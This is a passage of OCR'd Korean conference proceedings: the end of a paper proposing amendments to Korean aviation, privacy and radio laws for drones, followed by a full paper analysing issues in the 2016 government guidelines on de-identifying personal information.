또한 아래 [표 2]와 같이 드론에 폭탄과 같은 무기를 탑재하여 주요 시설을 파괴하는 테러의 목적으로 사용될 가능성이 있고 Sniffing 장치를 이용하여 주요 정보 통신기반시설에 침입하여 중요한 정보들을 도청할 가능성이 있다. 또한 악성 코드를 전파하는 봇넷의 역할의 가능성이 있고 전파 교란 신호를 통하여 정상적인 접속을 방해하는 Jamming 공격의 가능성과 Spoofing을 통한 위장으로 정상적인 사용자의 접속을 가로 채는 가능성도 있다[7].

[표 2] 드론을 통한 사이버 위협 가능성[7]

구분	설명
테러	드론을 이용한 주요 중요 시설물 파괴
Sniffing	무선 통신을 통한 도청을 통해 중요 정보 유출
악성코드 전파	드론을 이용한 바이러스 및 악성 코드 전파
Jamming	드론을 통한 주요 시설 전파 간섭 및 방해
Spoofing	드론이 위장하여 다른 사용자의 접속을 가로챔

IV. 드론 관련 국내 법률 현황

앞서 설명한 드론을 활용한 위협에 대한 대응 대책이 현재 우리나라에는 마련되어 있지 않다. 드론은 항공법에 명시되어 있듯이 항공기와 경량항공기 외에 비행할 수 있는 초경량 비행 장치로 분류된다. 드론에 관한 법 규제는 [표 3]과 같이 신고 에 관한사항과 안전성 인증, 비행금지 구역 등 항공법과 항공 안전법으로 규정하고 있으며 이외에도 주파수나 와이파이, 위성통신 등 연결을 통해 조종하는 드론과 같은 전자파장해를 주거나 전자파로부터 영향을

받는 기자재에 한해서 전파법 제 58조의 2(방송통신 기자재 등의 적합성평가)에 의거하여 제조 또는 판매자는 적합성평가를 하고 있다.[8][9][10].

[표 3] 우리나라 드론 관련 법률[8],[9],[10]

법령	내용
항공법 제23조 1,2,3	초경량비행장치 등 초경량비행장치 변경신고 초경량비행장치 조종자 증명의 취소
항공 안전법 제 122조 ~ 제 131조	초경량비행장치 신고 초경량비행장치 변경신고 초경량비행장치 안전성인증 초경량비행장치 조종사 증명 초경량비행장치 전문교육기관의 지정 초경량비행장치 비행승인 초경량비행장치 구조 지원 장비 장착 초경량비행장치 조종자 등의 준수사항 초경량비행장치 사용사업자에 대한 안전개선 초경량비행장치 준용 규정
전파법 제 58조 2	방송통신기자재등의 적합성평가

개인정보에 관련된 사항으로는 무인 항공기를 이용하여 영상촬영을 통해 개인이 식별되거나 개인의 위치 및 시간 등이 수집된 경우에만 항공안전법 제 129조 4항에 의거 해당하는 개인정보에 대해 개인정보보호법과 위치정보의 보호 및 이용 등에 관한 법률에서 정하는 바에 따르는 것에 그치고 있다[11].

V. 드론 관련 법률 개정(안) 제시

상기와 같이 초경량 비행 장치에 대한 국내 법률에는 한계점이 있으므로 항공 안전법에서 드론 신고 규정에 대한 확장 방안과 개인정보 보호법에서 영상정보처리기기에 초경량비행장치가 적용되지 않는 부분 그리고 마지막으로 무선 통신환경을 사용하는 드론의 보안 위협에 대한 안전성검증 등의 법률 개정(안)을 제시한다.

5.1 항공 안전법 개정(안)

현재 우리나라 초경량 비행 장치에 대한 신고 제도는 항공 안전법 시행령 제 24조(신고를 필요로 하지 아니하는 초경량 비행장치의 범위)에 따르며 5항과 6항에 따르면 12kg이상으로 그 이하에 대한 드론은 대상에 포함되어 있지 않다. 하지만 일반인들이 사용하는 레저용 드론은 대부분 12kg 이하이고 성능에 따라 종류가 다양하기 때문에 무게와 무관하게 개인영상정보 및 개인위치정보를 수집·저장 등과 같이 처리를 하는 초경량 비행 장치를 포함하여 아래 [표 4]와 같이 개정하여 규제하고자 한다[9].

[표 4] 항공 안전법 시행령 개정(안)[9]

현행	개정안
제24조 5항 무인동력비행장치 중에서 연료의 무게를 제외한 자체무게(배터리 무게를 포함한다)가 12킬로그램 이하인 것	제24조 5항 무인동력비행장치 중에서 연료의 무게를 제외한 자체무게(배터리 무게를 포함한다)가 12킬로그램 이하인 것**(단, 개인정보 및 개인위치정보 수집이 가능한 경우 제외한다)(추가)**
제24조 6항 무인비행선 중에서 연료의 무게를 제외한 자체무게가 12킬로그램 이하이고, 길이가 7미터 이하인 것	제24조 6항 무인비행선 중에서 연료의 무게를 제외한 자체무게가 12킬로그램 이하이고, 길이가 7미터 이하인 것**(단, 개인정보 및 개인위치정보 수집이 가능한 경우 제외한다)(추가)**

5.2 개인정보 보호법 개정(안)

초경량 비행 장치에 의해 촬영된 영상에 개인이 식별가능한 정도로 촬영된 경우 개인정보

에 해당하며 이러한 개인정보를 보호하기 위하여 개인정보보호법에 적용하는데 영상정보처리기기에 초경량 비행장치가 포함되지 않는 한계점이 존재한다. 따라서 영상정보처리기기의 범위를 확대하여 다음 [표 5]와 같이 개정하여 드론과 같은 이동기기에 의해 수집·저장되는 개인정보를 보호하고자 한다.

[표 5] 개인정보보호법과 시행령의 개정(안)[11]

현행	개정안
제2조 (정의) 7. "영상정보처리기기"란 일정한 공간에 지속적으로 설치되어 사람 또는 사물의 영상 등을 촬영하거나 이를 유·무선망을 통하여 전송하는 장치로서 대통령령으로 정하는 장치를 말한다.	제2조 (정의) 7. "영상정보처리기기"란 **이동기기 또는 (추가)** 일정한 공간에 지속적으로 설치되어 사람 또는 사물의 영상 등을 촬영하거나 이를 유·무선망을 통하여 전송하는 장치로서 대통령령으로 정하는 장치를 말한다.
제3조 (영상정보처리기기의 범위) 1. 폐쇄회로 텔레비전: 다음 각 목의 어느 하나에 해당하는 장치 가. 일정한 공간에 지속적으로 설치된 카메라를 통하여 영상 등을 촬영하거나 촬영한 영상정보를 유무선 폐쇄회로 등의 전송로를 통하여 특정 장소에 전송하는 장치 나. 가목에 따라 촬영되거나 전송된 영상정보를 녹화·기록할 수 있도록 하는 장치	제3조 (영상정보처리기기의 범위) 1. 폐쇄회로 텔레비전: 다음 각 목의 어느 하나에 해당하는 장치 가. (중략) 나. (중략) **다. 「항공 안전법」 제2조에 따른 초경량비행장치에 설치된 카메라를 통하여 영상들을 촬영하거나 촬영한 영상정보를 수집·저장 등의 처리를 할 수 있도록 하는 장치 (추가)**

5.3 기타 개정(안)

무선통신환경에서 해킹과 같은 보안위협이 꾸준하게 발생하는 드론에 대한 조치도 필요하다. 현재 항공 안전법 제 124조(초경량비행장치 안전성인증)에 의해 안정성 검사 및 인증을 시행하고 있으나 이는 비행안전을 위한 기술상의 기준만 고려하고 있다. 하지만 현재 발전하고 있는 드론은 주파수뿐만 아니라 블루투스, 와이파이, 인공위성을 이용한 무선 연결을 통해 통신이 이루어지기 때문에 보안성 검사 및 인증과 같은 추가적인 규제가 필요하다[9].

또한 전파법에서 전자파 적합인증에 관한 법령이 있지만 전자파 적합인증은 전파 혼, 간섭 위해, 인명안전과 인체 등에 유해한 영향을 주거나, 통신망의 안전 서비스에 영향을 주는 기자재로써 전자파 적합인증을 받았더라도 해킹 등과 같은 공격으로 드론이 탈취될 가능성이 있고 사이버 위협이 발생할 수 있으며 이에 대한 취약성 및 안전성 검증이 필요하다. 따라서 안전성 인증에 해당하는 대상을 세분화하고 인증 항목에 대한 법률 사항을 개선하여 전자적 침해행위에 대한 새로운 같은 항목이 추가적으로 필요하다[10].

5.4 기대 효과

법 개정으로 인한 기대효과로는 항공 안전법의 무게 제한을 통한 신고제도의 개정으로 개인정보의 유출이 가능한 초경량 비행 장치에 대한 규제가 가능하고 개인정보보호법의 영상정보 처리 기기에서 초경량 비행 장치가 포함될 수 있도록 범위를 확대하여 초경량 비행 장치에 의해 수집, 저장 등과 같이 처리되는 정보를 개인정보로 규제할 수 있다. 이로 인해 드론의 활용으로 인한 사생활 침해와 사이버 위협에 대한 법적 근거와 조치가 명확해질 것으로 사료된다.

VI. 결론

본 논문에서는 카메라 탑재나 인터넷 접속 등 빠르게 발전하는 드론 기술로 인해 발생되

는 사생활 침해와 사이버 위협에 관한 사례를 통해 드론 활용에 의한 위험성에 대해 분석한다. 또한 드론의 발전 속도에 비해 따라가지 못하는 항공 안전법과 개인정보보호법 그리고 전파법의 한계점에 대해 지적한다. 따라서 이를 보완할 수 있는 새로운 규제와 개정(안)을 제시한다. 하지만 드론의 활성화를 위한 규제완화와 개인정보 침해 방지를 위한 규제 사이에서 적절한 조율이 필요하다.

* 본 논문은 2017년도 한국전력거래소(KPX)의 지원을 받아 수행된 연구입니다(No. KPX연구-2017-01-08).

[참고문헌]

[1] 김정한, 김식, “컴퓨터 비전과 GPS를 이용한 드론 자율 비행 알고리즘”, 대한임베디드공학회논문지, v.11 no.3 ,pp. 193 - 200, 2016.

[2] 이상춘, 윤병철, 김동억, 채지인, “드론의 공공임무 활용”, 한국통신학회지 제 33권 제 2호, 100-106, 2016. 01.

[3] 한경호, “드론의 비즈니스 활성화를 위한 안전, 보안 그리고 인프라”, 한국공학교육학회 <공학교육동향> 23권 4호 pp. 14-18, 2016.

[4] 백대용, “[사건 속 법률] CCTV에서 드론까지 - 길 위의 감시자”, 언론중재 winter 2016, vol. 141, pp.49-61, 2016. 12.

[5] 조민상, 신승균, “무인항공기 발전에 따른 국가중요시설 보호방안”, 융합보안논문지 vol. 15, no3, pp.3-9, 2015.

[6] 박제홍, “무인항공기 대응체계 도입 방안”, 한국항행학회논문지 vol.21, no.1, pp.145-152, 2017.

[7] Spoofing and Jamming a Dron, Scientific American

[8] 항공법, 국가법령정보센터, 2016. 09.

[9] 항공 안전법, 국가법령정보센터, 2017. 01.

[10] 전파법, 국가법령정보센터, 2017. 03.

[11] 개인정보보호법, 국가법령정보센터, 2017. 03.

개인정보 비식별화 조치 가이드라인 쟁점사항 및 개선방안*

사경진*, 김지혜*, 염흥열**

*순천향대학교 융합서비스보안학과 **순천향대학교 정보보호학과

Remaining issues for guidelines on personal information de-identification measures and their improvements

Kyeong-Jin Sa*, Jihye Kim*, Heung-Youl Youm**

*Department of Convergence Service Security, SoonChunHyang University.
**Department of Information Security Engineering, SoonChunHyang University.

요 약

다양한 종류의 대량의 데이터를 이용한 빅데이터 기술은 점차 가치를 인정받고 활용되고 있다. 하지만, 개인정보가 포함된 데이터는 개인정보 침해로 활용하기가 어려워 이 데이터를 이용하기 위해 개인정보에 비식별 처리 기술이 사용되고 있다. 2016년 6월 30일, 6개의 부처합동으로 비식별화 조치 가이드라인을 공표하였고, 현행 가이드라인은 비식별 조치 기준과 활용 범위 등을 제시하여 산업이 활성화와 개인정보 보호가 되도록 하였다. 본 논문에서는 개인정보 비식별화와 가이드라인에 대해 살펴보고 가이드라인에서 나타나는 쟁점을 분석하며, 쟁점별 개선대책을 제시한다.

I. 서론

최근 IT의 발달로 인해 빅데이터 분석을 통해 다양한 사회적 유용성과 가치를 가지는 정보 산출에 관심이 높아지고 관련 산업이 급격히 성장하고 있다. 이에 대해 개인정보 보호 규제가 오히려 다양한 서비스 제공에 장애요인이 된다는 평가로 인해, 개인정보의 비식별화 또는 익명성을 통한 활용이 늘어나고 있다.[2]

미국, 영국, 일본 등 주요 국가들도 데이터 산업 활성화를 위한 정책을 추진 중이고, 사생활 침해 방지를 위한 안전장치 마련과 동시에 비식별 조치된 정보는 산업적으로 활용할 수 있도록 가이드가 마련하고 있다.[1]

우리나라는 작년에 개인정보 비식별 조치 가이드라인이 공표되었고 많은 산업에서 비식별화된 정보를 이용 할 수 있도록 제도적 기반은 조성되었지만, 가이드라인이 가지는 쟁점이 있다. 따라서, 현행 가이드라인이 나오기까지의 배경과 단계별 조치사항을 살펴보고 가지고 있는 쟁점을 분석하고, 개선대책을 제시한다.

* 본 연구는 미래창조과학부 및 한국인터넷진흥원의 “고용계약형 정보보호 석사과정 지원사업”의 연구결과로 수행되었음

II. 개인정보 비식별화

2.1 개인정보 비식별화

비식별화란 특정 정보로부터 개인 식별 가능성을 제거하는 조치 및 과정을 의미한다[2].

비식별화 방법론은 EU의 GDRP(General Data Protection Regulation)에서 가명화와 익명화로 나누어진다. 가명화의 개념은 추가 정보를 이용하지 않고는 특정 개인에게 귀속될 수 없는 정보로 정의되고, 이에 식별자를 가명으로 대체하는 방법이다. 익명화는 특정 개인과 연관지을 수 없거나 그러한 식별 가능성이 완전히 제거된 정보로서 개인정보 규제 대상이 아닌 것으로 규정한다. 가명자와 달리 식별자는 물론

개별정보에 포함된 특정 개인 고유 속성까지 완전히 제거하여 복구가 불가능하도록 한 것이다. 즉, 가명화된 정보에 대해서는 개인정보에 대한 규제가 적용될 여지가 남아있는 반면에, 익명화된 정보는 법률적으로 개인정보가 아닌 것으로 취급될 수 있다.[4]

2.2 비식별 조치 가이드라인의 등장배경

빅데이터 분석에 개인정보를 이용하기 위해서 이전부터 개인정보에 관련된 지침·사례집·안내서가 마련되고 있었다.

표 1 개인정보 비식별화 방법 안내 현황[5]

	공공정보개방·공유에 따른 개인정보 보호 지침	빅데이터 활용을 위한 개인정보 비식별화 사례집	개인정보 비식별화에 대한 적정성 자율평가 안내서	빅데이터 활용을 위한 개인정보 비식별화 안내서
발표시기	2013년 9월	2014년 5월	2014년 12월	2015년 6월
주관기관	행정자치부	미래창조과학부/한국정보화진흥원	행정자치부/한국정보화진흥원	미래창조과학부/한국정보화진흥원
활용분야	공공	공공/민간	공공/민간	공공/민간
주요내용	· 개인정보 처리단계별 준수사항 · 비식별화 조치방법	· 빅데이터 활용 단계별 개인정보 비식별화 처리 · 비식별화 처리 사례	· 개인정보 재식별 및 위협요소 · 개인정보 비식별화에 대한 정적성 평가 ·재식별 위험관리 방안	·분야별 개인정보 참고 법령 및 조치사항 ·비식별화 기술 실무 활용방법

그러다가 방송통신위원회는 비식별화의 개념 및 이에 관한 개인정보처리자의 권리·의무의 내용을 정하기 위해 2014년 12월 「빅데이터 개인정보보호 가이드라인」을 제정·발표를 했다[4]. 그 후 정부는 2016년 6월 30일에 총 6개의 정부부처 합동으로 '개인정보 비식별 조치 가이드라인'을 공표하였다. 아래의 표 2는 두 가이드라인의 차이점이다.

표 2 개인정보 비식별 조치 가이드라인 내용[2]

	방송통신위원회 가이드라인	부처합동 가이드라인
주관부처	방송통신위원회	국무조정실, 행정자치부, 방송통신위원회, 금융위원회, 미래창조과학부, 보건복지부
대상영역	민간(정보통신서비스제공자)	공공·민간(개인정보처리자)
대상정보	공개된 개인정보, 이용내역정보, 새로 생성된 개인정보	개인정보 일반
비식별화 방법	데이터 값 삭제, 가명처리, 총계처리, 범주화, 데이터 마스킹	가명처리, 총계처리, 데이터 삭제, 데이터 범주화, 데이터 마스킹 ※참조: 가명처리 단독으로는 불충분
적정성 평가	없음	'비식별 조치 적정성 평가단' 운영
사후관리	재식별화 시 파기 및 비식별화 4가지 보호조치	재식별화 시 파기 및 비식별화 8가지 관리적·기술적 보호조치 등

부처합동 가이드라인은 기존에 발표된 비식별화 관련 정부 지침을 모두 대체하게 되었다.

2.3 개인정보 비식별 조치 가이드라인

개인정보 비식별 조치 가이드라인은 개인정보를 비식별 조치하여 이용 또는 제공하려는 사업자 등이 준수하여야 할 조치 기준을 제시한 것이다.[1] 아래의 그림을 살펴보면 가이드라인의 단계별 조치사항을 나타내고 있다.




그림 1 비식별 조치 및 사후관리 절차[1]

2.3.1 사전검토

개인정보에 해당하는지 여부를 검토 후, 개인정보가 아닌 것이 명백한 경우 법적 규제 없이 자유롭게 정보를 활용한다. 하지만, 개인정보에 해당한다고 판단이 되는 경우에는 비식별화의 조치가 필요하다.[1]

2.3.2 비식별 조치

그림 1의 2단계로, 정보집합물에서 개인을 식별할 수 있는 요소를 전부 또는 일부 삭제하거나 대체하는 등의 방법을 활용하여, 개인을 알아 볼 수 없도록 하는 조치이다[1]. 식별자나 속성자를 삭제하거나 다양한 기법을 사용하는 비

식별 조치로 나눠지게 된다.

- 식별자 조치 기준

식별자란 개인 또는 개인과 관련된 사물에 고유하게 부여되는 값이나 이름이다[1]. 식별자의 예로는 고유식별정보(주민등록번호, 운전면허번호), 성명, 전화번호, 이메일 주소 등이 있다.

- 속성자 조치 기준

속성자란 개인과 관련된 정보로써 다른 정보와 쉽게 결합하는 경우 특정 개인을 알아볼 수도 있는 정보를 말한다. 정보집합물에 포함된 속성자도 데이터 이용 목적과 관련이 없는 경우에는 원칙적으로는 삭제는 해야 하고, 데이터 이용 목적과 관련이 있는 속성자 중 식별요소가 있는 경우에는 가명처리, 총계처리 등의 기법을 이용하여 비식별화 조치를 해야 한다. 예로는 개인특성(성별, 나이, 종교), 신체특성(혈액형, 신장), 가족특성(배우자, 자녀) 등이 있다.[1]

- 비식별 조치 기준

가명처리, 총계처리, 데이터 삭제, 데이터 범주화, 데이터 마스킹 등 여러 가지 기법을 단독 또는 복합적으로 활용하는 것이다. 데이터 이용 목적과 처리기법별 장단점을 고려해서 적절한 기법·세부기술을 선택하여 활용한다.[1]

표 3 개인 식별요소 제거 처리기법

처리기법	내용 및 상세규칙
가명처리	개인식별 값을 다른 값으로 대체
총계처리	개별 데이터값이 아닌 데이터 총 합계값 또는 평균값으로 표현
데이터 삭제	개인식별에 중요한 값 삭제
데이터 범주화	데이터값을 범주값으로 변환
데이터 마스킹	개인식별자를 보이지 않도록 처리

표 3은 식별요소 제거 처리기법의 종류와 내용을 간단히 나타내었고 그림 2는 각 처리 기법별 세부기술을 나타낸다.




그림 2 비식별화 주요 기술 17종[7]

2.3.3 적정성 평가

정적성 평가는 그림 1의 3단계이고, 비식별화 처리가 된 정보가 충분히 비식별 처리가 되었는지 평가를 하는 단계이다. 다른 정보와 쉽게 결합하여 개인을 식별할 수 있는지를 「비식별 조치 적정성 평가단」을 통해 평가하고, 평가시 프라이버시 보호 모델 중 k-익명성을 활용한다. k-익명성은 최소한의 평가수단이며, 필요시 추가적인 평가모델인 l-다양성, t-근접성을 활용한다.[1]

표 4 프라이버시 보호 모델: 재식별 가능성 검토 기법[1]

기법	의미	적용 예
k-익명성	특정인임을 추론할 수 있는지 여부를 검토, 일정 확률수준 이상 비식별 되도록 함	동일한 값을 가진 레코드를 k개 이상으로 함. 이 경우 특정 개인을 식별할 확률은 1/k임
l-다양성	특정인 추론이 안 된다고 해도 민감한 정보의 다양성을 높여 추론 가능성을 낮추는 기법	각 레코드는 최소 l개 이상의 다양성을 가지도록 하여 동질성 또는 배경지식 등에 의한 추론 방지
t-근접성	ℓ-다양성뿐만 아니라, 민감한 정보의 분포를 낮추어 추론 가능성을 더욱 낮추는 기법	전체 데이터 집합의 정보 분포와 특정 정보의 분포 차이를 t이하로 하여 추론 방지

또한, 적정성 평가의 절차는 아래의 그림3과 같은 과정으로 진행이 된다. 평가 절차 중 평가 수행 방법은 그림 4에서처럼 단계별로 진행되고 적정성평가를 마지막으로 수행이 종료된다.




그림 3 비식별 조치에 대한 적정성 평가 절차[1]




그림 4 적정성 평가 수행 방법[1]

2.3.4 사후관리

사후 관리는 그림 1의 4단계이고, 비식별 정보 안전조치, 재식별 가능성 모니터링 등 비식별 정보 활용 과정에서 재식별 방지를 위해 필요한 조치 수행한다. 비식별 조치된 정보가 유출되는 경우 다른 정보와 결합하여 식별될 우려가 있으므로 표 5과 같이 관리적, 기술적 보호조치를 이행한다[1]. 재식별 가능성 모니터링은 비식별 정보를 이용하거나 제공하는 사업자는 해당 정보가 재식별이 가능한지 주기적으로 점검을 하고 모니터링을 해야 한다.

표 5 비식별 정보에 대한 관리적·기술적 보호조치[1]

구분	비식별 정보 보호 조치
관리적 보호조치	비식별 정보파일 관리담당자 지정
	비식별 정보파일 대장관리
	원본정보 관리부서(기관) 비식별 정보 관리부서(기관) 간 비식별 조치 관련 정보공유 금지
	이용목적 달성 시 지체 없이 파기
	비식별 정보파일 유출시 대응계획 수립
기술적 보호조치	비식별 정보파일에 대한 접근권한 관리 및 접근통제
	비식별 정보 보관시스템에 대한 접속기록 관리
	악성코드 방지 등을 위한 보안 프로그램 설치·운영

현행 가이드라인에 따른 보호조치의무의 내용을 개인정보 보호법상 기술적·관리적 보호조치의무의 내용과 비교하면 아래의 표6과 같다[4]. 비식별 정보는 개인정보가 아니므로 내부관리계획의 수립, 시행이 불필요하다. 또한, 비식별 처리가 되어있어 정보주체를 알아볼 수 없기에 개인정보 암호화와 출력·복사 시 보호조치를 하지 않아도 된다.

표 6 보호조치 의무 비교[4]

보호조치의 내용	개인정보 보호법상 조치의무	비식별 정보에 대한 조치의무
내부관리계획의 수립·시행	O	X
접근통제	O	O
접속기록의 위변조 방지	O	O
개인정보의 암호화	O	X
악성 프로그램 방지 (보안프로그램 운영)	O	O
출력·복사 시 보호 조치	O	X

현행 가이드라인은 부처합동으로 개인정보 관련 부처들이 공동으로 제정 및 공표하였다는 점에서, 향후 우리나라의 개인정보 보호정책에 있어 중요한 의미를 가진다고 평가할 수 있다. 현재로서는 행정지도로서의 성격을 가지는 것에 불과하지만, 그 내용이 향후 입법에 반영이 될 가능성이 높다고 볼 수 있다.[2]

Ⅲ. 개인정보 비식별 조치 가이드라인의 쟁점

개인정보 비식별 조치 가이드라인이 6개 부처 합동으로 제정되어 각 부처에 배포가 되었다. 개인정보를 비식별화하여 사용하는 과정과 조치가 이전보다 분명해졌지만 아직까지 남아있는 쟁점이 있다고 본다.

3.1 가이드라인의 법률로부터의 위임

우리나라의 가이드라인은 법률로부터 어떠한 위임도 받지 않고 있다. 국민의 권리를 제한하거나 의무를 부과하기 위해서는 국회가 법률의 형식으로 규정하여야 하고, 행정규제기본법 제4조에 따르면 행정기관은 법률에 근거하지 아니한 규제로 국민의 권리를 제한하거나 의무를 부과할 수 없다고 규정한다. 즉, 행정규칙이 일반국민의 권리·의무에 대한 사항을 규율하기 위해서는 법률의 위임이 필수적이다. 하지만, 비식별 정보는 재식별 가능성이 없는 한 개인정보가 아닌 것으로 분류가 되므로 개인정보 보호법 등에 따른 의무 부과 대상이 아니게 된다. 의무를 부과하기 위해서는 법률상의 별도의 근거규정이 있어야 하지만, 현행 비식별화 가이드라인은 법률로부터 위임을 받지 않고 법률에 없는 새로운 의무인 비식별화 정보에 대한 사후관리 의무를 개인정보처리자 등에게 부과하고 있다. 이에 대해서 법률의 위임이 없이 행정규칙으로 정한 의무인 경우 구속력이 부정이 될 소지가 있다. EU의 경우 「개인정보 보호규칙」(GDPR)을 입법화하였고 가명화 기법을 제시하고, 추가적인 정보가 없으면 원래의 정보주체와 가명화된 정보가 연결되지 않도록 하는 기법으로 정의하고 있다. 또한 일본에서는 익명가공정보에 대한 개정사항은 현재는 시행이 되지 않지만, 2017년 5월 30일부터 시행될 예정이고 개정내용은 익명가명정보를 정의하고, 이 정보는 개인정보로 간주하지 않고 있다. 영국은 EU의 「개인정보보호지침」에서 위임근거를 가지는 것으로 규범적 근거가 명확하다고 볼 수

있지만 우리나라의 가이드라인은 법률적 위임이 존재하지 않는다[9].이에 현행되고 있는 가이드라인의 재검토 과정을 거쳐 비식별화 정보에 대한 추가 입법화 작업이나 법률의 위임이 필요하다고 본다.[4]

3.2 개인정보 자기결정권

개인정보 자기결정권은 자신에 관한 정보가 언제 누구에게 어느 범위까지 알려지고 또 이용되도록 할 것인지를 해당 정보주체가 스스로 결정할 수 있는 권리이다[7]. 비식별화 처리를 한 정보는 자유롭게 활용이 가능하다보니 빅데이터를 이용하는 산업이 개인정보 자기결정권을 침해가 발생할 수 있다. 비식별 과정에서 정보 주체는 자신의 어떤 정보가 어떻게 처리되는지 알지 못한다. 정보 주체 자신의 정보가 어느 단계에서 어떻게 처리가 되는지 파악을 할 수 있어야 하지만, 우리나라의 현행 가이드라인은 정보주체는 자신의 정보에 비식별 조치가 취해지는 여부에 대한 사실을 파악할 수 없다. 일본, 영국은 비식별 등의 조치가 이루어지는 정보의 항목들을 정보주체가 파악할 수 있도록 공지하는 규정을 두고 있어 참조를 할 필요가 있다.[2][8]

3.3 사후관리 책임 범위

비식별화 처리가 된 정보는 개인정보가 아닌 정보로 정보주체로부터 별도 동의 없이 해당 정보를 이용하거나 제3자에게 제공할 수 있다[1]. 만약 제 3자에게 비식별 정보가 양도되어 이용하다가 재식별되어 개인정보가 침해된 경우, 정보를 이용 중이던 정보처리자에게 법적 책임을 부과할 것인지, 아니면 최초 비식별 처리를 한 제공자도 함께 법적인 책임을 물을 것인가에 대한 문제가 있는데, 재식별의 원인이 결합 가능한 새로운 정보의 등장이나 재식별 공격 기법의 진화 등이 될 수 있기 때문이다[4]. 정보처리자가 비식별화된 개인정보 이용 시 처리자가 가지고 있거나 새로 얻은 다른 정보와 합쳐져 재식별이 된다면 그것은 정보처리자의 책임이 크다고 생각하지만, 새로운 재식별 공격 기법이 나와서 재식별이 되었다면 제공자의 책임도 있다고 본다. 제공자는 추가적으로 비식별화된 정보를 다른 이용자에게 제공 할 가능성이 높고, 정보를 제공하고 책임의 끝이 아닌 새로운 공격이 나오게 될 위협 상황도 항상 고려해야한다. 하지만, 사후관리 책임을 제공자에게 과도하게 부과한다면 빅데이터의 교류가 위축될 수 있어 제공자가 일정수준의 의무를 다한 경우라면 제공·위탁 이후 발생하는 재식별 위험에 대해서는 제공자 법적 책임을 합리적인 범위내로 제한하는 방안을 검토할 수 있다[4]. 재식별된 정보가 개인정보를 침해한 경우의 제공·위탁자와 현재 정보처리자의 책임 분배를 명확히 할 필요성이 있다고 본다.

3.4 재식별 가능성 모니터링 책임

또한, 현행 가이드라인 본문에서 재식별 가능성 모니터링 부분을 살펴보면 비식별 정보를 제공·위탁한 자가 재식별 가능성을 발견한 경우에는 이를 즉시 그 정보를 처리하고 있는 자에게 통지하고 처리 중단 요구 및 해당 정보를 회수·파기 하는 등 필요한 조치를 하여야 한다고 나와 있어 제공자에게도 모니터링의 의무가 있는 것 같지만, 부록의 Q&A를 살펴보면 이미 제공된 비식별 정보의 모니터링 책임은 과거에 그 정보를 제공한 자가 아니라 현재 그 정보를 이용하는 사업자 등에게 있다고 나와 있다[1]. 제공자는 비식별화된 정보를 제공 후 정보처리자가 어떠한 정보를 가지고 있고 앞으로 가지게 될 정보가 무엇인지 알지 못하므로 제공자보다 정보처리자가 정기적으로 점검을 하는 게 재식별의 위험을 발견할 가능성이 크지만, 제공자 또한 1명에게만 제공을 하는 게 아니라 다른 여러 정보처리자에게 정보를 제공을 할 수 있으므로 재식별 위험 가능성을 파악하고 정보를 양도한 정보처리자 모두에게 위험을 알리고 조취를 취해야한다. 그렇기에 제공자와 정보처리자가 둘 다 정기적으로 모니터링을 해야 하지만, 정보처리자가 실제적인 비식별 정보를 이용하므로 제공자보다 점검 주기가 짧아야 한다고 생각한다. 비식별 정보가 재식별이 되면 법적인 책임이 따라오므로 이에 재식별 가능성 모니터링의 책임이 제공자나 이용자 둘 중 누

구에게 있는 것인지 혹은 둘 다에게 공동으로 모니터링 책임이 있는지 분명히 할 필요성이 있다.

뿐만 아니라, 현행 가이드라인에 나와 있는 비식별 정보에 대한 관리적·기술적 보호조치에서 원본정보 관리부서(기관)와 비식별 정보 관리부서(기관)간 비식별 조치 관련 정보공유 금지 항목이 있다[1]. 이는 일정규모 이상이 되어 해당 부서들을 분리할 수 있는 곳만 빅데이터를 활용할 수 있는 것처럼 가이드라인을 규정하고 있다[3]. 이러한 조치는 비식별 기술의 활성화를 억제하는 효과가 있다고 본다.

Ⅳ. 결론

빅데이터 산업이 확대되고 데이터 분석의 경제적 가치가 높아지고 있다. 데이터의 활용성과 수요가 높아지고 있어 데이터에 포함되어 있는 개인정보 보호에 대한 관심이 높아지고 있고, 데이터 활용성과 개인정보 보호를 위해 비식별화 기술이 사용되고 있다.[6] 개인정보 비식별 기술은 빅데이터 기술의 활용 가능성과 개인정보 침해 방지 사이의 균형점을 찾는 대안점으로 떠오르고 있다[4]. 이에 작년에 개인정보 비식별 조치 가이드라인이 공표가 되었다. 현행 가이드라인은 이러한 비식별 기술의 불확실성을 해소하고 개인정보를 안전하게 활용하기 위한 기준이나 방법 등을 제시하기 위해서 나오게 되었다. 현행 가이드라인은 비식별 조치 기준·절차·방법 및 지원·관리체계에 대한 내용을 담고 있고 이는 빅테이터 활용기반을 마련하고, 개인정보 보호를 강화하였다.

